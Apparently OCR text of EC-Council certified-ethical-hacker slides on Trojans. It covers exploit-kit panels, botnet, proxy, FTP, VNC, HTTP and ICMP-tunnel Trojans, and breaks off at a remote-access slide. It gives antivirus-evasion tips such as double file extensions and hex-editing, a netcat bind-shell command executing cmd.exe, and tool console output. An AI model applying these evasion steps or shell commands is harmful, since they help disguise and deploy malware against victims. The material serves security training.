
Софт забирают: и

Exploit Kits: Phoenix Exploit Kit and Blackhole Exploit Kit



Phoenix Exploit Kit

Blackhole Exploit Kit



Exploit Kits: **Bleedinglife** and **Crimepack**



Crimepack

BLEEDINGLIFE 3.0
STATISTICS
SETTINGS
BLACKLIST
SCAN
PAYLOADS
GENERATE PAYLOAD

SECURITY SETTINGS

Admin Username:

*Username to your Admin Account.

Admin Password:

*Password to your Admin Account.

SAVE SETTINGS

Guest Username:

*Username to your Guest Account.

Guest Password:

*Password to your Guest Account.

SAVE SETTINGS

SCAN4YOU ACCOUNT

EXPLOIT SETTINGS

Enable Exploits:

- Adobe LibTIFF ☒
- Adobe URCntf ☒
- Adobe Flash100 ☒
- Java TC ☒
- Java MIDI ☒
- Java RMI ☒
- Java Skyline ☒
- MDAC ☒
- Java Signed Applet ☒
- Java CodeBase Trust ☒

Note: This exploit requires that your hosting server has Java installed.

Select the exploits you would like to use.
Exploit attempts will only be made using selected exploits.

SAVE SETTINGS

Bleedinglife



[MAIN](#)
[REFRESH](#)
[REFERRERS](#)
[COUNTRIES](#)
[BLACKLIST CHECK](#)
[DOWNLOADER](#)
[IFRAME](#)
[CLEAR STATS](#)
[SETTINGS](#)
[LOGOUT](#)

overall stats

unique hits	loads	exploit rate
1027	1792	30%

exploit stats

ipsecm	ipsecm	pdf	html	mdac	java	webstart	activex	other	aggressive
27	30	199	22	60	0	1073	0	25	317

source

os	hits	loads	rate
windows 2k	31	2	3.0%
windows xp	9	8	4.8%
windows xp	3544	1103	32%
windows vista	2200	592	20%

browser stats

chrome	firefox	internet explorer	other
1093 (100 loads) 31%	4575 (1368 loads) 30%	237 (47 loads) 10%	9 (8 loads) 0%

top countries

country	hits	loads	rate
germany	5027	1473	30%
czech republic	102	56	35%
bulgaria	113	42	37%
turkey	63	19	29%
brazil	41	9	15%
hungary	34	23	13%
ukraine	30	17	12%
slovenia	30	18	10%
united states	30	12	7%
austria	31	11	7%

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Evading Anti-Virus Techniques

**01**

Break the Trojan file into **multiple pieces** and zip them as **single file**

**02**

ALWAYS write your own Trojan, and embed it into an application

**03**

Change Trojan's syntax:

- Convert an EXE to VB script
- Change .EXE extension to .DOC.EXE, .PPT.EXE or .PDF.EXE (Windows hide "known extensions", by default, so it shows up only .DOC, .PPT and .PDF)

**04**

Change the content of the Trojan using **hex editor** and also change the **checksum** and encrypt the file

**05**

Never use Trojans downloaded from the **web** (antivirus can detect these easily)



Types of Trojans



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Command Shell Trojans



- Command shell Trojan gives **remote control of a command shell** on a victim's machine
- Trojan server is installed on the victim's machine, which **opens a port for attacker** to connect. The client is **installed on the attacker's machine**, which is used to launch a command shell on the victim's machine

```
C:\>nc.exe -h
[v1.10 NT]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound:   nc -l -p port [options] [hostname] [port]
options:
  -d                detach from console, stealth mode
  -e prog           inbound program to exec [dangerous!!]
  -g gateway        source-routing hop point[s], up to 8
  -G num           source-routing pointer: 4, 8, 12, ...
  -h               this craft
  -i secs          delay interval for lines sent, ports scanned
  -l               listen mode, for inbound connects
  -L               listen harder, re-listen on socket close
  -n               numeric-only IP addresses, no DNS
  -o file          hex dump of traffic
```



C:> nc <ip> <port>

Command Shell Trojan: Netcat



C:> nc -L -p <port>
-t -e cmd.exe

Defacement Trojans

**01**

Resource editors allow to view, edit, extract, and replace **strings, bitmaps, logos** and icons from any Window program

02

It allows you to view and edit almost any aspect of a **compiled Windows program**, from the menus to the dialog boxes to the icons and beyond


03

They apply **User-styled Custom Applications (UCA)** to deface Windows application

04


Example of **calc.exe** Defaced is shown here

Original calc.exe



Defaced calc.exe


Defacement Trojans: Restorator



Botnet Trojans




- Botnet Trojans infect a large number of computers across a large geographical area to **create a network of bots** that is controlled through a Command and Control (C&C) center
- Botnet is used to **launch various attacks** on a victim including denial-of-service attacks, spamming, click fraud, and the theft of financial information




Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Tor-based Botnet Trojans: ChewBacca



ChewBacca Trojan has **stolen data**
on 49,000 payment cards from
45 retailers in 11 countries over
a two month span



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Botnet Trojans: Skynet and CyberGate



CyberGate



CLOUD COMPUTING



Dashboard

Dashboard Posts Workers About

Last updated on : Tuesday, 24th of April 2012 at 16:52:44

Recent work submissions

Worker	Pool	Result	Time
user	BTCguild	Accepted	24-04-2012 18:52:43 CEST
user	BTCguild	Accepted	24-04-2012 18:52:43 CEST
user	BTCguild	Accepted	24-04-2012 18:52:43 CEST
user	BTCguild	Accepted	24-04-2012 18:52:43 CEST
user	BTCguild	Accepted	24-04-2012 18:52:42 CEST

Recent failed work submissions

Worker	Pool	Time
user	BTCguild	24-04-2012 18:52:13 CEST
user	BTCguild	24-04-2012 18:52:12 CEST
user	BTCguild	24-04-2012 18:52:12 CEST
user	BTCguild	24-04-2012 18:52:09 CEST
user	BTCguild	24-04-2012 18:52:04 CEST

Worker status

Worker	Last work request	Last accepted submission	Shares	Rejected	Hashing speed	Actions
user	At 24-04-2012 18:52:43 CEST from BTCguild	At 24-04-2012 18:52:43 CEST to BTCguild	1483	25 (1.69%)	10615.727 Mhash/s	 
Totals			1483	25 (1.69%)	10615.727 Mhash/s	

Skynet

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Proxy Server Trojans



Proxy Trojan

Trojan Proxy is usually a standalone application that allows remote attackers to use the **victim's computer** as a proxy to connect to the Internet

Proxy server Trojan, when infected, starts a **hidden proxy server** on the victim's computer

Hidden Server

Infection

Thousands of **machines on the Internet** are infected with proxy servers using this technique



Attacker



Victim (Proxied)



Internet



Target Company

Process

Proxy Server Trojan: W3bPrOxy Tr0j4nCr34t0r (Funny Name)



01

W3bPrOxy Tr0j4n is a proxy server Trojan which support multi connection from many **clients and report IP and ports** to mail of the Trojan owner



Your Mail Properties

Host:

User:

Password:

From:

Subject:

Port: TimeOut:

Settings

Detect IP Address

Listening Ports [Separate ports with a simicolon (;)]

Install Path File Name

Welcome to W3bPrOxy Tr0j4n Cr34t0r v.1.0



FTP Trojans



Hacker

Send me
c:\creditcard.txt file



Here is the requested file



Victim

(FTP Server
installed in the
background)

FTP Server

```
Volume in drive C has no label.  
Volume Serial Number is D45E-9FEE  
Directory of C:\  
06/02/2014 1,024 .rnd  
09/06/2014 0 abc.txt  
08/24/2014 <DIR> AdventNet  
05/21/2014 0 AUTOEXEC.BAT  
05/21/2014 0 CONFIG.SYS  
06/04/2014 <DIR> Data  
08/11/2014 <DIR> Documents and
```

FTP Trojan: **TinyFTPD**

FTP Trojans install an **FTP server**
on the victim's machine, which
opens **FTP ports**

An attacker can then connect to
the **victim's machine** using FTP
port to download any files that
exist on the victim's computer

```
Command Prompt  
C:\Documents and Settings\Admin\Desktop\TinyFTPD 21 55555 test test c:\  
win98 all RWLCD  
Tiny FTPD V1.4 By WinEggDrop  
FTP Server Is Started  
ControlPort: 21  
BindPort: 55555  
UserName: test  
Password: test  
HomeDir: c:\win98  
Allowd IP: all  
Local Address: 192.168.168.16  
ReadAccess: Yes  
WriteAccess: Yes  
ListAccess: Yes  
CreateAccess: Yes  
DeleteAccess: Yes  
ExecuteAccess: Yes  
UnlockAccess: No  
AnonymousAccess: No  
Check Time Out Thread Created Successfully  
***** Waiting For New Connection *****  
0 Connection Is In Use
```

VNC Trojans



VNC Trojan starts a **VNC Server daemon** in the infected system (victim)

Attacker connects to the victim using any **VNC viewer**



Since VNC program is considered a utility, this Trojan will be difficult to **detect** using anti-viruses



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

VNC Trojan: Hesperbot




- Hesperbot is a banking Trojan which features common functionalities, such as **keystroke logging**, **creation of screenshots** and **video capture**, and setting up a remote proxy
- It **creates a hidden VNC server** to which the attacker can remotely connect
- As VNC does not log the user off like RDP, the attacker can connect to the **unsuspecting victim's computer** while they are working



Scam Email



Zasilka.pdf.exe
(packed binary)



Explorer.exe



Dropper

```
View: ZASILK~1.EXE
ZASILK~1.EXE  DIFRO  -----  PE .00400000|Hiew 8.02 (c)SEN
00400000: 40 5A 90 00-03 00 00 00-04 00 00 00-FF FF 00 00  XZE 0 0
00400010: B8 00 00 00-00 00 00 00-40 00 00 00-00 00 00 00  1 0
00400020: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00

Count of sections      4      Machine      Intel386
Symbol table 00000000[00000000]
Size of optional header 00E0
Linker version      9.00
Image version      0.00
Entry point      00001441
Size of init data      00050400
Size of image      00067000
Base of code      00001000
Image base      00400000
Section alignment      00001000
Stack      00100000/00001000
Checksum      00000000
Magic      0100
OS version      5.00
Subsystem version      5.00
Size of code      00004600
Size of unit data      00000000
Size of header      00000400
Base of data      00006000
Subsystem      GUI
File alignment      00000200
Heap      00100000/00001000
Number of dirs      16

Thu Aug 08 11:07:54 2013
```

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

HTTP/HTTPS Trojans



Bypass Firewall

HTTP Trojans can bypass any firewall and **work in the reverse way** of a straight HTTP tunnel



Spawn a Child Program

They are executed on the internal host and **spawn a child at a predetermined time**



Access the Internet

The child program **appears to be a user to the firewall** so it is allowed to access the Internet



Victim

HTTP request to download a file




Trojan passes through
HTTP reply



Server

HTTP Trojan: HTTP RAT



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Sshhttpd Trojan - HTTPS (SSL)



SHTTPD is a small **HTTP Server** that can be embedded inside any program



It can be wrapped with a genuine program (game **chess.exe**), when executed it will turn a computer into an invisible web server



Attacker

IP: 10.0.0.5:443



Normally Firewall allows you through **port 443**



Encrypted Traffic



Victim

IP: 10.0.0.8:443

Connect to the **victim** using Web Browser
http://10.0.0.5:443

Infect the victim's computer with **chess.exe**
Sshhttpd should be running in the background
listening on **port 443 (SSL)**

ICMP Tunneling



- Covert channels are methods in which an attacker can **hide the data in a protocol** that is undetectable
- They rely on techniques called tunneling, which allow one protocol to be **carried over** another protocol
- ICMP tunneling uses ICMP echo-request and reply to **carry a payload** and stealthily **access or control** the victim's machine



ICMP Client

(Command:
icmpsend <victim IP>)

```
Command Prompt
C:\Documents and Settings\Administrator\WINDOWS\Desktop\
ICMP Backdoor Win32>icmpsend 127.0.0.1

=====Welcome to www.hackerrfiles.net=====
---[ ICMP-Cmd v1.0 beta, by gxisone ]---
---[ E-mail: gxisone@hotmail.com ]---
---[ 2003/8/15 ]---
]---
Usage: icmpsend RemoteIP
Ctrl+C or Q/q to Quit H/h for help

ICMP-CMD>H
[http://127.0.0.1/hack.exe =admin.exe] <Download Files.
Parth is \\system 32>
[pslist] <List the Process>
[pskill ID] <Kill the Process>
Command <run the command>
ICMP-CMD>
```

ICMP Trojan: **icmpsend**



ICMP Server

(Command:
icmpsrv -install)

```
Command Prompt
C:\Documents and Settings\Administrator\WINDOWS\Desktop\
ICMP Backdoor Win32>icmpsrv -install

=====Welcome to www.hackerrfiles.net=====
---[ ICMP-Cmd v1.0 beta, by gxisone ]---
---[ E-mail: gxisone@hotmail.com ]---
---[ 2003/8/15 ]---
]---
Usage: icmpsrv -install <to install service>
Icmprsv -remove <to remove service>

Transmitting File .. Success !
Creating Service .. Success !
Starting Service .. Pending .. Success !
C:\Documents and
Settings\Administrator\WINDOWS\Desktop\ICMP Backdoor
Win32
```

Commands
are sent using
ICMP protocol

Remote Access Trojans



Jason Attacker
Sitting in Russia



